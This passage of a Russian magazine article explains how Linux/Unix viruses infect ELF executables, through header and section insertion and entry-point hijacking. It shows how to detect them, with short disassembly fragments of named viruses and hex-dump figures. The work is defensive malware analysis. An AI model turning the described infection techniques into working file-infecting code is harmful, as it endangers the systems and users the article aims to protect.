


Рисунок 7. Типовая схема заражения исполняемого файла путем расширения его кодовой секции

Некоторые вирусы (например, вирус Linux.NuxBee) записывают себя поверх кодового сегмента заражаемого файла, перемещая затертую часть в конец кодовой секции (или, что более просто, в конец последнего сегмента файла). Получив управление и выполнив всю работу «по хозяйству», вирус забрасывает кусочек своего тела в стек и восстанавливает оригинальное содержимое кодового сегмента. Учитывая, что модификация кодового сегмента по умолчанию запрещена и разрешать ее вирусу не резон (в этом случае факт заражения очень легко обнаружить), вирусу приходится прибегать к низкоуровневым манипуляциям с атрибутами страниц памяти, вызывая функцию mprotect, практически не встречающуюся в «честных» приложениях.

Другой характерный признак: в том месте, где кончается вирус и начинается незатертая область оригиналь-

ного тела программы, образуется своеобразный дефект. Скорее всего, даже наверняка, граница раздела двух сред пройдет посередине функции оригинальной программы, если еще не рассчитает машинную команду. Дизассемблер покажет некоторое количество мусора и хвост функции с отсутствующим прологом.

## Создание своей собственной секции

Наиболее честный (читай – «корректный») и наименее скрытный способ внедрения в файл состоит в создании своей собственной секции (сегмента), а то и двух секций – для кода и для данных соответственно. Разместить такую секцию можно где угодно. Хоть в начале файла, хоть в конце (вариант внедрения в сегмент с раздвижкой соседних секций мы уже рассматривали выше).

Листинг 12. Карта файла, зараженного вирусом, внедряющимся в собственноручно созданную секцию и этим себя демаскирующим (подробнее об этом рассказывалось в предыдущей статье этого цикла «Борьба с вирусами – опыт контртеррористических операций», в октябрьском номере журнала)

Name	Start	End	Align	Base	Type	Class	32	es	ss	ds	fs	gs
.init	08000910	08000918	para	0001	publ	CODE	Y	FFFF	FFFF	0006	FFFF	FFFF
.plt	08000918	08000B58	dword	0002	publ	CODE	Y	FFFF	FFFF	0006	FFFF	FFFF
.text	08000B60	080021A4	para	0003	publ	CODE	Y	FFFF	FFFF	0006	FFFF	FFFF
.fini	08002180	080021B8	para	0004	publ	CODE	Y	FFFF	FFFF	0006	FFFF	FFFF
.rodata	080021B8	0800295B	byte	0005	publ	CONST	Y	FFFF	FFFF	0006	FFFF	FFFF
.data	0800295C	08002A08	dword	0006	publ	DATA	Y	FFFF	FFFF	0006	FFFF	FFFF
.ctors	08002A08	08002A10	dword	0007	publ	DATA	Y	FFFF	FFFF	0006	FFFF	FFFF
.dtors	08002A10	08002A18	dword	0008	publ	DATA	Y	FFFF	FFFF	0006	FFFF	FFFF
.got	08002A18	08002AB0	dword	0009	publ	DATA	Y	FFFF	FFFF	0006	FFFF	FFFF
.bss	08002B38	08013CC8	dword	000A	publ	BSS	Y	FFFF	FFFF	0006	FFFF	FFFF
.data1	08013CC8	08014CC8	qword	000A	publ	DATA	Y	FFFF	FFFF	0006	FFFF	FFFF

## Внедрение между файлом и заголовком

Фиксированный размер заголовка a.out-файлов существенно затруднял эволюцию этого, в общем-то неплохого формата, и в конечном счете привел к его гибели. В последующих форматах это ограничение было преодолено. Так, в ELF-файлах длина заголовка хранится в двухбайтовом поле e\_ehize, оккупировавшем 28h и 29h байты, считая от начала файла.

Увеличив заголовок заражаемого файла на величину, равную длине своего тела, и сместив оставшуюся часть файла вниз, вирус сможет безболезненно скопировать себя в образовавшееся пространство между концом настоящего заголовка и началом Program Header Table. Ему даже не придется увеличивать длину кодового сегмента, поскольку в большинстве случаев тот начинается с самого первого байта файла. Единственное, что будет вынужден сделать вирус, сдвинуть поля r\_offset всех сегментов на соответствующую величину вниз. Сегмент, начинающийся с нулевого смещения, никуда перемещать не надо, иначе вирус не будет спроецирован в память. (Смещения сегментов в файле отсчитываются от начала файла, но не от конца заголовка, что нелогично и идеологически неправильно, зато упрощает программирование). Поле e\_phoff, задающее смещение Program Head Table, также должно быть скорректировано.

Аналогичную операцию следует проделать и со смещениями секций, в противном случае отладка/дизассемблирование зараженного файла станет невозможной (хотя файл будет нормально запускаться). Существующие вирусы забывают скорректировать содержимое полей sh\_offset, чем и выдают себя, однако следует быть гото-

вым к тому, что в следующих поколениях вируса этот недостаток будет устранен.

Впрочем, в любом случае такой способ заражения слишком заметен. В нормальных программах исполняемый код никогда не попадает в ELF-заголовок, и его наличие там красноречиво свидетельствует о вирусном заражении. Загрузите исследуемый файл в любой HEX-редактор (например, HIEW) и проанализируйте значение поля `e_entry`. Стандартный заголовок, соответствующий текущим версиям ELF-файла, на платформе X86 (кстати, недавно переименованной в платформу Intel) имеет длину, равную 34 байтам. Другие значения в «честных» ELF-файлах мне видеть пока не доводилось (хотя я и не утверждаю, что таких файлов действительно нет – опыт работы с UNIX у меня небольшой). Только не пытайтесь загрузить зараженный файл в дизассемблер. Это бесполезно. Большинство из них (и IDA PRO в том числе) откажутся дизассемблировать область заголовка, и исследователь о факте заражения ничего не узнает!

Ниже приведен фрагмент файла, зараженного вирусом UNIX.inheader.6666. Обратите внимание на поле длины ELF-заголовка, обведенное квадратиком. Вирусное тело, начинающиеся с 34h байта, залито бордовым цветом. Сюда же направлена точка входа (в данном случае она равна 8048034h):




Рисунок 8. Фрагмент HEX-дампы файла, зараженного вирусом UNIX.inheader.6666, внедряющимся в ELF-заголовок. Поля ELF-заголовка, модифицированные вирусом, взяты в рамку, а само тело вируса залито бордовым цветом

Как вариант, вирус может вклиниться между концом ELF-заголовка и началом Program Header Table. Заражение происходит так же, как и предыдущем случае, однако длина ELF-заголовка остается неизменной. Вирус оказывается в «сумеречной» области памяти, формально принадлежащей одному из сегментов, но де-факто считающейся «ничейной» и потому игнорируемой многими отладчиками и дизассемблерами. Если только вирус не переустановит на себя точку входа, дизассемблер даже не сочтет нужным загрузиться по этому поводу. Поэтому какой бы замечательной IDA PRO ни была, а просматривать исследуемые файлы в HIEW все-таки необходимо! Учитывая, что об этом догадываются далеко не все эксперты по безопасности, данный способ заражения рискует стать весьма перспективным. К борьбе с вирусами, внедряющимися в заголовок ELF-файлов, будьте готовы!

### Перехват управления путем коррекции точки входа

Успешно внедриться в файл – это только полдела. Для поддержки своей жизнедеятельности всякий вирус должен тем или иным способом перехватить на себя нить управления. Классический способ, активно использовавшийся еще во времена MS-DOS, сводится к коррекции точки входа – одного из полей ELF/COFF/a.out заголовков файлов. В ELF-заголовке эту роль играет поле `e_entry`,

в a.out – `a_entry`. Оба поля содержат виртуальный адрес (не смещение, отсчитываемое от начала файла) машинной инструкции, на которую должно быть передано управление.

При внедрении в файл вирус запоминает адрес оригинальной точки входа и переустанавливает ее на свое тело. Сделав все, что хотел сделать, он возвращает управление программе-носителю, используя сохраненный адрес. При всей видимой безупречности этой методики она не лишена изъянов, обеспечивающих быстрое разоблачение вируса.

Во-первых, точка входа большинства честных файлов указывает на начало кодовой секции файла. Внедриться сюда трудно, и все существующие способы внедрения связаны с риском необратимого искажения исполняемого файла, приводящего к его полной неработоспособности. Точка входа, «вылетающая» за пределы секции `.text`, – явный признак вирусного заражения.

Во-вторых, анализ всякого подозрительного файла начинается в первую очередь с окрестностей точки входа (и ею же обычно и заканчивается), поэтому независимо от способа вторжения в файл вирусный код сразу же бросается в глаза.

В-третьих, точка входа – объект пристального внимания легиона дисковых ревизоров, сканеров, детекторов и всех прочих антивирусов.

Использовать точку входа для перехвата управления – слишком примитивно и, по мнению большинства создателей вирусных программ, даже позорно. Современные вирусы осваивают другие методики заражения, и заглядывать на анализ точки входа может только наивный (вот так и рождаются байки о неуловимых вирусах...).

### Перехват управления путем внедрения своего кода в окрестности точки входа

Многие вирусы никак не изменяют точку входа, но внедряют по данному адресу команду перехода на свое тело, предварительно сохранив его оригинальное содержимое. Несмотря на кажущуюся элегантность этого алгоритма, он довольно капризен в работе и сложен в реализации. Начнем с того, что для сохранения оригинальной машинной инструкции, расположенной в точке входа, вирус должен определить ее длину, но без встроенного дизассемблера это сделать невозможно.

Большинство вирусов ограничивается тем, что сохраняет первые 16-байт (максимально возможная длина машинной команды на платформе Intel), а затем восстанавливает их обратно, так или иначе обходя запрет на модификацию кодового сегмента. Кто-то снабжает кодовый сегмент атрибутом `Write`, делая его доступным для записи (если не трогать атрибуты секций, то кодовый сегмент все равно будет можно модифицировать, но IDA PRO об этом не расскажет, т.к. с атрибутами сегментов она работать не умеет), кто-то использует функцию `mprotect` для изменения атрибутов страниц на лету. И тот, и другой способы слишком заметны, а инструкция перехода на тело вируса заметна без очереди!

Более совершенные вирусы сканируют стартовую процедуру заражаемого файла в поисках инструкций `call` или



jmp. А найдя таковую, подменяют вызываемый адрес на адрес своего тела. Несмотря на кажущуюся неуловимость, обнаружить такой способ перехвата управления очень легко. Первое и главное – вирус, в отличие от легально вызываемых функций, никак не использует переданные ему в стеке аргументы. Он не имеет никаких понятий об их числе и наличии (машинный анализ количества переданных аргументов немыслим без интеграции в вирус полноценного дизассемблера, оснащенного мощным интеллектуальным анализатором). Вирус тщательно сохраняет все изменяемые регистры, опасаясь, что функции могут использовать регистровую передачу аргументов с неизвестным ему соглашением. Самое главное – при передаче управления оригинальной функции вирус должен либо удалить с вершины стека адрес возврата (в противном случае их там окажется два) либо вызывать оригинальную функцию не командой call, но командой jmp. Для «честных» программ, написанных на языках высокого уровня, и то и другое крайне нетипично, благодаря чему вирус оказывается немедленно разоблачен.

Вирусы, перехватывающие управление в произвольной точке программы (зачастую чрезвычайно удаленной от точки входа), выявить намного труднее, поскольку приходится анализировать довольно большие, причем заранее не определенные, объемы кода. Впрочем, с удалением от точки входа стремительно возрастает риск, что данная ветка программы никогда не получит управление, поэтому все известные мне вирусы не выходят за границы первого встретившегося им RET.

## Основные признаки вирусов

Искажение структуры исполняемых файлов – характерный, но недостаточный признак вирусного заражения. Быть может, это защита хитрая такая или завуалированный способ самовыражения разработчика. К тому же некоторые вирусы ухищряются внедриться в файл практически без искажений его структуры. Однозначный ответ дает лишь полное дизассемблирование исследуемого файла, однако это слишком трудоемкий способ, требующий усидчивости, глубоких знаний операционной системы и неограниченного количества свободного времени. Поэтому на практике обычно прибегают к компромиссному варианту, сводящемуся к беглому просмотру дизассемблерного листинга на предмет поиска основных признаков вирусного заражения.

Большинство вирусов использует довольно специфический набор машинных команд и структур данных, практически никогда не встречающихся в «нормальных» приложениях. Конечно, разработчик вируса при желании может все это скрыть, и распознать зараженный код тогда не удастся. Но это в теории. На практике же вирусы обычно оказываются настолько тупы, что обнаруживаются за считанные доли секунды.

Ведь чтобы заразить жертву, вирус прежде должен ее найти, отобрав среди всех кандидатов только файлы «своего» типа. Для определенности возьмем ELF. Тогда вирус будет вынужден считать его заголовок и сравнить четыре первых байта со строкой « $\triangle$ FELF», которой соответствует ASCII-последовательность 7F 45 4C 46. Конечно,

но, если тело вируса зашифровано, вирус использует хеш-сравнение или же другие хитрые приемы программирования, строки «ELF» в теле зараженного файла не окажется, но более чем в половине всех существующих UNIX-вирусов она все-таки есть, и этот прием, несмотря на свою изумительную простоту, очень неплохо работает.

Загрузите исследуемый файл в любой HEX-редактор и попробуйте отыскать строку « $\triangle$ ELF». В зараженном файле таких строк будет две – одна непосредственно в заголовке, другая – в кодовой секции или секции данных. Только не используйте дизассемблер! Очень многие вирусы преобразуют строку « $\triangle$ FELF» в 32-разрядную целочисленную константу 464C457Fh, которая маскирует присутствие вируса, но при переключении в режим дампа сразу же «проявляется» на экране. Ниже приведен внешний вид файла, зараженного вирусом VirTool.Linux.Mmap.443, который использует именно такую методику:




Рисунок 9. Фрагмент файла, зараженного вирусом VirTool.Linux.Mmap.443. В HEX-дампке легко обнаруживается строка «ELF», используемая вирусом для поиска жертв «своего» типа

Вирус Linux.Winter.343 (также известный под именем Lotek) по этой методике обнаружить не удастся, поскольку он использует специальное математическое преобразование, зашифровывая строку « $\triangle$ ELF» на лету:

Листинг 13. Фрагмент вируса Lotek, тщательно скрывающего свой интерес к ELF-файлам

```
.text:08048473      mov     eax, 0B9B3BA81h
; -"ELF" (минус "ELF")
.text:08048478      add     eax, [ebx]
; первые четыре байта жертвы
.text:0804847A      jnz     short loc_804846E
; → это не ELF
```

Непосредственное значение B9B3BA81h, соответствующее текстовой строке « $\triangle$ ELF» (в приведенном выше листинге оно выделено жирным шрифтом), представляет собой не что иное, как строку « $\triangle$ ELF», преобразованную в 32-разрядную константу и умноженную на минус единицу. Складывая полученное значение с четырьмя первыми байтами жертвы, вирус получает ноль, если строки равны, и ненулевое значение в противном случае.

Как вариант, вирус может дополнять эталонную строку « $\triangle$ ELF» до единицы, и тогда в его теле будет присутствовать последовательность 80 BA B3 B9. Реже встречаются циклические сдвиги на одну, две, три... и семь позиций в различные стороны, неполные проверки (т.е. проверки на совпадение двух или трех байт) и некоторые другие операции – всех не перечислишь!



Более уязвимым с точки зрения скрытности является механизм реализации системных вызовов. Вирус не может позволить себе тащить за собой всю библиотеку LIBC, прилинкованную к нему статической компоновкой, поскольку существование подобного монстра трудно оставить незамеченным. Существует несколько способов решения этой проблемы, и наиболее популярный из них сводится к использованию nativeAPI операционной системы. Поскольку последний является прерогативой особенностей реализации данной конкретной системы, создатели UNIX де-факто отказались от многочисленных попыток его стандартизации. В частности, в System V (и ее многочисленных клонах) обращение к системным функциям происходит через дальний call по адресу 0007:00000000, а в Linux это осуществляется через служебное прерывание INT 80h (перечень номеров системных команд можно найти в файле /usr/include/asm/unistd.h). Таким образом, использование nativeAPI существенно ограничивает ареал обитания вируса, делая его непереносимым.

«Честные» программы в большинстве своем практически никогда не работают через nativeAPI (хотя утилиты из комплекта поставки Free BSD 4.5 ведут себя именно так), поэтому наличие большого количества машинных команд INT 80h/CALL 0007:00000000 (CD 80/9A 00 00 00 00 07 00) с высокой степенью вероятности свидетельствует о наличии вируса. Для предотвращения ложных срабатываний (т.е. обнаружения вируса там, где и следов его нет), вы должны не только обнаружить обращения к nativeAPI, но и проанализировать последовательность их вызовов. Для вирусов характерна следующая цепочка системных команд: sys\_open, sys\_lseek, old\_mmap/sys\_munmap, sys\_write, sys\_close, sys\_exit. Реже используются вызовы exec и fork. Их, в частности, использует вирус STAOG.4744. Вирусы VirTool.Linux.Mmap.443, VirTool.Linux.Elfwrsec.a, PolyEngine.Linux.LIME.poly, Linux.Winter.343 и ряд других обходятся без этого.

Ниже приведен фрагмент файла, зараженного вирусом VirTool.Linux.Mmap.443. Наличие незамаскированных вызовов INT 80h с легкостью разоблачает агрессивную природу программного кода, указывая на склонность последнего к саморазмножению:

```

[+] IDA View-A 2-[+]
.text:00048455 Infect proc near ; CODE XREF: sub_8048455+61p
.text:00048455 mov eax, 5
.text:00048455 xor edx, edx
.text:00048455 xor ecx, ecx
.text:00048455 inc ecx
.text:00048455 inc ecx ; LINUX - sys_open
.text:00048456 int 80h
.text:00048456 test eax, eax
.text:00048456 js locret_80485EA
.text:00048456 mov ebx, [ebp+0], eax
.text:00048456 xchg eax, ebx
.text:00048456 mov eax, 13h
.text:00048457 xchg ecx, edx
.text:00048457 int 80h ; LINUX - sys_lseek
.text:00048477 mov esi, eax
.text:00048479 push eax
.text:00048479 xor eax, eax
.text:00048479 xor edx, edx
.text:0004847E inc ah
.text:00048480 inc ah
.text:00048482 push eax
.text:00048483 push ecx
.text:00048484 push ebx
.text:00048485 inc ecx
.text:00048486 push ecx
.text:00048487 inc ecx
.text:00048488 inc ecx
.text:00048489 push ecx
.text:00048489 push eax
.text:0004848B push edx
.text:0004848C mov eax, 50h
.text:00048491 mov ebx, esp
.text:00048493 int 80h ; LINUX - old_mmap
.text:00048495 add esp, 18h
.text:00048498 test eax, eax

```

Рисунок 10. Фрагмент файла, зараженного вирусом VirTool.Linux.Mmap.443, демаскирующим свое присутствие прямым обращением к nativeAPI операционной системы

А вот так для сравнения выглядят системные вызовы «честной» программы – утилиты cat из комплекта поставки Free BSD 4.5 (см. рис. 11). Инструкции прерывания не разбросаны по всему коду, а сгруппированы в собственных функциях-обертках. Конечно, вирус тоже может «обмазать» системные вызовы слоем переходного кода, но вряд ли у него получится подделать характер оберток конкретного заражаемого файла.

```

[+] IDA View-A 2-[+]
.text:00049270 sub_8049270 proc near ; CODE XREF: sub_8049020+3C1p
.text:00049270 mov eax, large ds:0FDh
.text:00049270 int 80h ; LINUX -
.text:00049278 jb short loc_8049268
.text:00049279 retn
.text:0004927A sub_8049270 endp
.text:0004927A
.text:0004927A align 4
.text:0004927C loc_804927C: ; CODE XREF: sub_8049284+81j
.text:0004927C jmp loc_80537E0
.text:0004927C align 4
.text:00049281
.text:00049284 SUBROUTINE
.text:00049284
.text:00049284 sub_8049284 proc near ; CODE XREF: sub_8048870+251p
.text:00049284 mov eax, large ds:0BDh
.text:00049284 int 80h ; LINUX -
.text:0004928C jb short loc_804927C
.text:0004928E retn
.text:0004928F sub_8049284 endp

```

Рисунок 11. Фрагмент «честного» файла cat из комплекта поставки Free BSD, аккуратно размещающего native-API вызовы в функциях-обертках

Некоторые (впрочем, довольно немногочисленные) вирусы так просто не сдаются и используют различные методики, затрудняющие их анализ и обнаружение. Наиболее талантливые (или скорее прилежные) разработчики динамически генерируют инструкцию INT 80h/CALL 0007:00000000 на лету и, забрасывая ее на вершину стека, скрытно передают ей управление. Как следствие – в дизассемблерном листинге исследуемой программы вызов INT 80h/INT 80h/CALL 0007:00000000 будет отсутствовать, и обнаружить такие вирусы можно лишь по многочисленным косвенным вызовам подпрограмм, находящихся в стеке. Это действительно нелегко, т.к. косвенные вызовы в изобилии присутствуют и в «честных» программах, а определение значений вызываемых адресов представляет собой серьезную проблему (во всяком случае при статическом анализе). С другой стороны, таких вирусов пока существует немного (да и те – сплошь лабораторные), так что никаких поводов для паники пока нет. А вот шифрование критических к раскрытию участков вирусного тела встречается гораздо чаще. Однако для дизассемблера IDA PRO это не бог весть какая сложная проблема, и даже многоуровневая шифровка снимается без малейшего умственного и физического напряжения.

Впрочем, на каждую старуху есть проруха, и IDA Pro тому не исключение. При нормальном развитии событий IDA Pro автоматически определяет имена вызываемых функций, оформляя их как комментарии. Благодаря этому замечательному обстоятельству, для анализа исследуемого алгоритма нет нужды постоянно лезть в справочник. Такие вирусы, как, например, Linux.ZipWorm, не могут смириться с подобным положением дел и активно используют специальные приемы программирования, сбивающие дизассемблер с толку. Тот же Linux.ZipWorm проталкивает номера вызываемых функций через стек, что

вводит IDA в замешательство, лишая ее возможности определения имен последних:

Листинг 14. Фрагмент вируса Linux.ZipWorm, активно и безуспешно противостоящего дизассемблеру IDA Pro

```
.text:080483C0      push    13h
.text:080483C2      push    2
.text:080483C4      sub     ecx, ecx
.text:080483C6      pop     edx
; // EAX := 2. Это вызов fork
.text:080483C7      pop     eax
; LINUX - ← IDA не смогла определить имя вызова!
.text:080483C8      int     80h
```

С одной стороны, вирус действительно добился поставленной перед ним цели, и дизассемблерный листинг с отсутствующими автокомментариями с первого приступа не возьмешь. Но давайте попробуем взглянуть на ситуацию под другим углом. Сам факт применения антиотладочных приемов уже свидетельствует если не о заражении, то во всяком случае о ненормальности ситуации. Так что за противодействие анализу исследуемого файла вирусу приходится расплачиваться ослабленной маскировкой (в программистских кулуарах по этому случаю обычно говорят «из зараженного файла вирусные уши торчат»).

Уши будут торчать еще и потому, что большинство вирусов никак не заботится о создании стартового кода или хотя бы плохонькой его имитации. В точке входа «честной» программы всегда (ну или практически всегда) расположена нормальная функция с классическим прологом и эпилогом, автоматически распознаваемая дизассемблером IDA Pro, вот например:

Листинг 15. Пример нормальной стартовой функции с классическим прологом и эпилогом

```
text:080480B8 start      proc near
text:080480B8
text:080480B8      push    ebp
text:080480B9      mov     ebp, esp
text:080480BB      sub     esp, 0Ch
...
text:0804813B      ret
text:0804813B start      endp
```

В некоторых случаях стартовые функции передают бразды правления `libc_start_main` и заканчиваются по `hlt` без `ret`. Это вполне нормальное явление. «Вполне» потому что очень многие вирусы, написанные на ассемблере, получают в «подарок» от линкера такой же стартовый код.

Поэтому присутствие стартового кода в исследуемом файле, не дает нам никаких оснований считать его здоровым.

Листинг 16. Альтернативный пример нормальной стартовой функции

```
.text:08048330      public start
.text:08048330      start      proc near
.text:08048330          xor     ebp, ebp
.text:08048332          pop     esi
.text:08048333          mov     ecx, esp
.text:08048335          and     esp, 0FFFFFFFh
.text:08048338          push    eax
.text:08048339          push    esp
.text:0804833A          push    edx
.text:0804833B          push    offset sub_804859C
.text:08048340          push    offset sub_80482BC
.text:08048345          push    ecx
.text:08048346          push    esi
.text:08048347          push    offset loc_8048430
.text:0804834C          call    ___libc_start_main
.text:08048351          hlt
.text:08048352          nop
.text:08048353          nop
.text:08048353      start      endp
```

Большинство зараженных файлов выглядит иначе. В частности, стартовый код вируса PolyEngine.Linux.LIME.poly выглядит так:

Листинг 17. Стартовый код вируса PolyEngine.Linux.LIME.poly

```
; Alternative name is 'main'
.data:080499C1 LIME_END:
.data:080499C1      mov     eax, 4
.data:080499C6      mov     ebx, 1
; "Generates 50 [LiME] encrypted..."
.data:080499CB      mov     ecx, offset gen_msg
.data:080499D0      mov     edx, 2Dh
; LINUX - sys write
.data:080499D5      int     80h
.data:080499D7      mov     ecx, 32h
```

## Заключение

Несмотря на свой, прямо скажем, далеко не маленький размер, настоящая статья охватила далеко не весь круг изначально намеченных тем. Незатронутыми остались вопросы «прорыва» виртуальной машины интерпретатором, техника выявления Stealth-вирусов и противодействия им, жизненный цикл червей и комплекс мер, направленных на предотвращение возможного вторжения...

Обо всем этом и многом другом мы поговорим в следующий раз, если, конечно, к тому времени эта тема никому не надоест...

